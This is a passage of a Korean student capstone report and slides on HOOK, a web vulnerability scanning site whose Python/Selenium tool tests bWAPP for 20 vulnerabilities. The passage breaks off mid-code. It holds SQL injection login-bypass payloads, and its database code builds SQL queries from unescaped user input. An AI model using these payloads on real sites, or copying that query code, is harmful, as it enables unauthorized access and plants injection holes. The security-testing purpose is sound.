
나의정보 페이지에서 비밀번호 변경, 회원정보 수정, 회원탈퇴와 같은 기능들을 제공한다.

어드민 페이지



[그림29] 어드민 로그인 페이지

일반 로그인 페이지가 아닌 특수한 경로를 통해 관리자 로그인 페이지 접속 가능하다.



[그림30] 어드민 홈 페이지


메인화면에서 모든 작업 확인 가능하다.

진단 작업 진행현황 (진행중, 진행완료), 월별 진단 요청 건수 (월별로 진단 진행 횟수 확인)

회원정보 (회원으로 가입되어있는 사용자 목록 확인. 카카오 로그인 계정 포함),

진단 요청 목록 (사용자 별 진단요청 내용 확인 가능. 건 별로 확인 가능),


목록에 검색기능을 활용한 특정 내용(사용자) 확인 가능한 기능이 내포 되어있다.



[그림31] 어드민 회원정보 페이지


회원 아이디 클릭시, 상세 가입 정보 확인 가능하다.

회원 탈퇴 기능이 존재해 관리자의 권한으로 탈퇴가 가능하다.



[그림32] 어드민 진단요청목록 페이지


리스트에 진단 건별로 확인이 가능하다.




[그림33] 어드민 회원별 개인정보 및 진단결과 페이지

회원 정보 메뉴에서 회원 선택 시, 기본 정보 및 진단 기록 확인 가능하다.
진단 기록 클릭 시, 지금까지 진행한 전체 진단 기록을 볼 수 있다.

3.2.2 - Data Base



[그림34] (좌)관리자 진단목록 (우)DB서버 진단내역



[그림35] (상)유저테이블 (하)관리자테이블

사용자 계정 관리 테이블이다.

유저와 관리자의 DB 테이블을 구분해 1차적인 접근을 차단시켰다.

3.2.3 - 자동화 진단 도구

Python을 이용하여 자동화 진단 도구를 개발하였다. 사용한 주요 모듈로는 Selenium, Json, pymysql 등이 있다.

```
if __name__ == "__main__":
    user_id = sys.argv[1]
    url = sys.argv[2]
    capstone(url)
    json_web(user_id, url)
    driver.quit()
```


[그림 36] main 함수

웹에서 사용자가 진단받을 웹사이트의 URL을 입력하고 '조회' 버튼을 누르면 Python이 자동으로 실행된다. Python은 사용자의 id값과 url을 받아온다. 받아온 url에 접속하여 취약점 진단 자동화 도구를 실행시킨다. 자동화 과정이 종료되고 결과를 DB에 저장한 이후 Python을 종료시킨다.

```
def capstone(url):
    login(url)  # 비박스 로그인
    SI_Login(url)  # SQL 인젝션(로그인)
    SI_Search(url)  # SQL 인젝션(검색)
    PHP_CI(url)  # PHP CODE 인젝션
    AE(url)  # 관리자 페이지 노출
    DL(url)  # 디렉터리 리스팅
    XSS_Stored(url)  # Stored XSS
    SF(url)  # 세션고정 취약점
    Cookie(url)  # 쿠키 변조 취약점
    Redirect(url)  # 리다이렉트 취약점
    CSRF(url)  # CSRF
    XML_XPATH(url)  # XML/XPath Injection
    BF(url)  # 약한 문자열 강도
    BA(url)  # Broken Auth - Insecure Login Forms
    DOR(url)  # Insecure DOR(Change Secret)
    Base(url)  # Base64 Encoding(Secret)
    RFA(url)  # Restrict Folder Access
    SM(url)  # Security Misconfiguration
    LDAP(url)  # LDAP Injection
    BS(url)  # Blind SQL
    XSS(url)  # XSS
```

[그림 37] 취약점 진단 함수

20개의 취약점을 진단하기 위해 각각의 취약점 진단 함수들을 실행시킨다.
이 과정에서 각 취약점의 취약 여부를 저장한다.



```
def json_web(user_id, url):
    # now = f"{datetime.now()}"

    user_id = f"'{user_id}'"

    json_context = {
        "url": url,
        "SI_Login": si_login_json,
        "SI_Search": si_search_json,
        "PHP_CI": php_ci_json,
        "AE": ae_json,
        "DL": dl_json,
        "XSS_Stored": xss_stored_json,
        "SF": sf_json,
        "Cookie": cookie_json,
        "Redirect": redirect_json,
        "CSRF": csrf_json,
        "XML_XPATH": XX_json,
        "BF": BF_json,
        "BA": BA_json,
        "DOR": DOR_json,
        "Base": Base_json,
        "RFA": RFA_json,
        "SM": SM_json,
        "LDAP": LDAP_json,
        "BS": BS_json,
        "XSS": XSS_json,
        # "time": now,
    }

    json_string = json.dumps(json_context, indent=4, ensure_ascii=False)
```

[그림 38] json 변환 함수

저장된 20개의 취약점 항목들에 대한 각 취약점의 취약 여부를 json 형태로 변환한다.

```
    url = f"'{url}'"
    json_string = f"'{json_string}'"

    conn = pymysql.connect(
        [redacted]
    )

    cursor = conn.cursor()

    cursor.execute(
        f"select MAX(num) from results_info where id = {user_id} && url = {url}"
    )
    row = cursor.fetchone()
    for i in row:
        num = i
        print(num)

    cursor.execute(
        f"UPDATE results_info SET results = {json_string} WHERE num = {num}"
    )
    cursor.execute("select * from results_info")
    conn.commit()

    row2 = cursor.fetchall()

    for i in row2:
        res = i
        print(res)

    conn.close()
```

[그림 39] DB 입력

변환된 json 값을 DB에 저장시키기 위해 DB에 저장되어져 있는 사용자의 id값과 url이 모두 일치하는 행을 찾은 후 json 값을 저장시킨다.

4. 분 석

4.1 활용 결과 및 성능

본 연구에서 만든 웹 사이트를 이용하여 bWAPP 사이트의 웹 취약점을 점검할 수 있다. 점검에 걸리는 시간은 약 3분정도이며 점검화면을 실제로 볼 수 있도록 개발하였다. 또한, 이전 이력과 현재 이력을 같이 볼 수 있으며 점검 내용을 PDF로 저장할 수 있다.

4.2 추후 보완사항

웹 사이트 : 안전한 사용자 인터페이스 제공을 위해 DB서버를 분리할 필요가 있다.

자동화 도구 : 새로운 웹 취약점을 자동화 도구에 추가하여 더 많은 웹 취약점을 탐지할 수 있도록 보완이 필요하다.

5. 결 론

5.1 결 론

본 연구에서는 웹 취약점을 자동으로 검사할 수 있는 도구를 개발하였다. 이 도구는 Brute Force, CSRF, XSS 등 다양한 웹 취약점을 효과적으로 탐지할 수 있으며, 이를 통해 웹사이트의 보안 상태를 개선하는 데 도움을 줄 수 있다. 또한, 이 도구는 사용자가 쉽게 웹 취약점을 파악하고 대응할 수 있도록 사용자 친화적인 인터페이스를 제공한다. 앞으로의 연구에서는 더 많은 종류의 웹 취약점을 탐지할 수 있도록 도구를 개선하는 것이 필요하며 동시에 더욱 안전한 사용자 인터페이스를 제공하기위해 DB 서버의 분리가 이루어져야한다.

5.2 기대효과

본 연구를 통해 웹에서 발생할 수 있는 취약점을 빠르게 탐지하고 해결함으로써 웹 사이트의 보안 수준을 향상시킬 수 있다. 또한 자동화된 취약점 진단 도구를 이용하여 시간과 비용을 절감시킬 수 있다. 따라서 웹 사이트에 취약점이 발견되면 빠르게 취약점에 대응할 수 있다.

웹 취약점을 진단할 수 있는 사이트를 제공하여 자동화 도구를 통해 웹 취약점을 진단하고 해결 방안을 제시함으로써 안전한 웹사이트 구축을 기대할 수 있다. 이를 통해 회사나 사용자의 정보를 안전하게 보호하고 지킬 수 있다.

6. 별 첨

6.1 팀원 소개

팀장 : 이유진 (진단도구 & DB)

팀원 : 이다연 (프론트엔드 & 백엔드)


팀원 : 이지원 (진단도구 & DB)


팀원 : 신하린 (DB & 백엔드)

6.2 소스 코드

소스 코드 : https://github.com/rarayu/capstone

6.3 발표 자료






01. 프로젝트 개요

- 프로젝트 배경 및 필요성
- 프로젝트 주제 및 목적
- 팀원 소개 및 역할 분담
- 프로젝트 추진 일정


HOOK 웹 취약점 진단 서비스 개발
01. 프로젝트 개요
프로젝트 배경
2022 웹 취약점 공격 동향
01
제로데이 취약점의 등장
Apache Log4j, Spring4Shell 등 각종 위험률이 높은 새로운 취약점들이 등장하고 있다. 그에 따라 이를 악용하여 지속적으로 웹 해킹을 시도하는 공격도 증가하고 있는 추세이다.
02
코로나로 인한 IT산업 활성화
코로나로 인하여 사람들의 외부 활동이 감소함과 동시에 IT 산업은 더욱 활성화되어 왔다. 그 영향으로 홈페이지 제작, 관리 플랫폼 수요 증가하게 되었지만 SQL Injection, XSS 등 기본적으로 제거해야할 취약점이 조치되지 않아 그대로 노출되어 문제가 되고있다.
03
과거 버전에 존재하는 취약점
OpenSSL, SQLite, MS Exchange Server 등 시스템의 구 버전에 존재한 오래된 취약점들이 재등장하고 있다. 이 취약점들은 최신 버전을 사용하는 경우라면 큰 문제를 야기하지 않을 것이라는 의견의 제기되고 있다. 한편으로는 그러한 의견이 낮은 보안수준으로 이어졌을 때, 큰 위험을 부담하게 될 수 있다는 반박도 이루어지고 있다.


HOOK 웹 취약점 진단 서비스 개발
01. 프로젝트 개요
프로젝트 배경
2022 웹 취약점 공격 동향
2022년의 웹 취약점 공격 동향 분석 결과
웹 공격의 40% 이상이 정보유출을 목적
=> 민간, 기업, 국가를 대상으로 많은 피해
따라서,
지속적으로 웹 보안에 관심을 가지고 기초적인 부분에 충실하여
웹 취약점 점검 및 조치를 통해 피해를 예방해야 한다.
동시에 새롭게 등장하는 취약점의 동향을 모니터링하고
최신 패치를 적용하여 웹 보안 강화에 주의를 기울여야 한다.

HOOK 웹 취약점 진단 서비스 개발

01. 프로젝트 개요

프로젝트 주제 및 목적

웹 취약점 자동 진단 웹 사이트 HOOK


'웹 취약점 자동 진단 웹 사이트'

01	웹취약점 점검	OWASP에서 발표한 보안 취약점 TOP 10을 점검항목으로 우선 선정하여 더욱 실질적인 보안 점검 가능
02	자동화 진단도구	자동화 진단도구를 통해 빠른 점검이 가능
03	진단이력 비교	과거 진단이력이 존재하는 경우, 현재 진단이력과 비교할 수 있도록 하여 지속적으로 취약점 점검에 관심을 갖도록 유도
04	진단보고서 작성	존재하는 취약 항목과 이에 대한 대응책을 보고서 형식으로 제공하여 취약점을 미리 검토하고 예방하는데에 도움

HOOK 웹 취약점 진단 서비스 개발

01. 프로젝트 개요

팀원소개 및 역할분담

			
이유진	이다연	이지원	신하린
진단도구 & DB	프론트엔드 & 백엔드	진단도구 & DB	DB & 백엔드

01. 프로젝트 개요

프로젝트 추진 일정


-	추진 내용	3월	4월	5월	6월	7월	8월	9월	10월	11월
기획	자료조사 및 설계									
개발	진단도구 및 웹사이트 제작									
테스트	진단도구 웹사이트 연동 및 웹서비스 테스트									
마무리	보고서 작성 및 졸업 발표회 준비									

02. 프로젝트 개발

- 프로젝트 구성도
- 프로젝트 개발환경
- 진단도구 개발
- 웹사이트 개발

02. 프로젝트 개발 내용

프로젝트 구성도



02. 프로젝트 개발 내용

프로젝트 개발환경

02. 프로젝트 개발 내용

진단도구 개발

설명

OWASP에서 발표한 보안 취약점 TOP 10을 기반으로 만들어진 bWAPP을 활용하여,
웹 사이트에 있는 20가지의 웹 취약점 항목을 점검하도록 하는
Python 자동화 진단 도구를 개발하였습니다.

번호	이름	번호	이름
1	SQL Injection (로그인)	11	약한 문자열 강도
2	SQL Injection (검색)	12	LDAP Injection
3	PHP CODE Injection	13	XML/XPath Injection
4	관리자 페이지 노출	14	불충분한 인증
5	디렉터리 리스팅	15	Insecure DOR
6	Stored XSS	16	Base 64 취약점
7	세션 고정 취약점	17	Restrict Folder Access
8	쿠키 변조 취약점	18	XSS
9	리다이렉트 취약점	19	Security Misconfiguration
10	CSRF	20	Blind SQL Injection

HOOK 웹 취약점 진단 서비스 개발

02. 프로젝트 개발 내용

진단도구 개발

[진단스크립트 중 'SQL Injection Login']

```
def SI_Login(url):  # SQL Injection
    print("\n[SQL Injection(login)]")
    global si_login_json

    urls = url + "/sqli_3.php"

    inject = [
        "' or 1 = 1 -- ",
        "' or 'a' = 'a' -- ",
        "' or 'a' = 'a' # ",
        "' or 1=1 #",
        "' or '1' ='1",
        "' or '1'='1",
        "' or 1 = 1 /*",
    ]

    count = 0
```

```
    for i in inject:
        driver.get(urls)
        login1 = driver.find_element(By.ID, "login")
        login1.send_keys(i)
        passwd = driver.find_element(By.ID, "password")
        passwd.send_keys("test")
        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        main = driver.find_element(By.ID, "main")
        services = main.find_elements(By.TAG_NAME, "p")
        for wel in services:
            wel = wel.text
            if "Welcome" in wel:
                count += 1

    if count > 0:
        print("성공한 로그인 횟수 :", count)
        print("SQL Injection(Login) 취약")
        si_login_json = "risk"
    else:
        print("SQL Injection(login) 안전")
        si_login_json = "safe"
```

SQL Injection(로그인)은 공격자가 악의적인 SQL 쿼리문을 로그인 폼에 입력하여 데이터베이스에 접근하는 공격입니다.
악의적인 SQL 쿼리문을 로그인 폼에 삽입하였을 때 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였습니다.

02. 프로젝트 개발 내용

진단도구 개발

[진단스크립트 중 'XSS']

```python
def XSS(url):  # XSS
    print("\n[XSS]")
    global XSS_json
    count = 0

    XSS = url + "/xss_login.php"

    lines = [
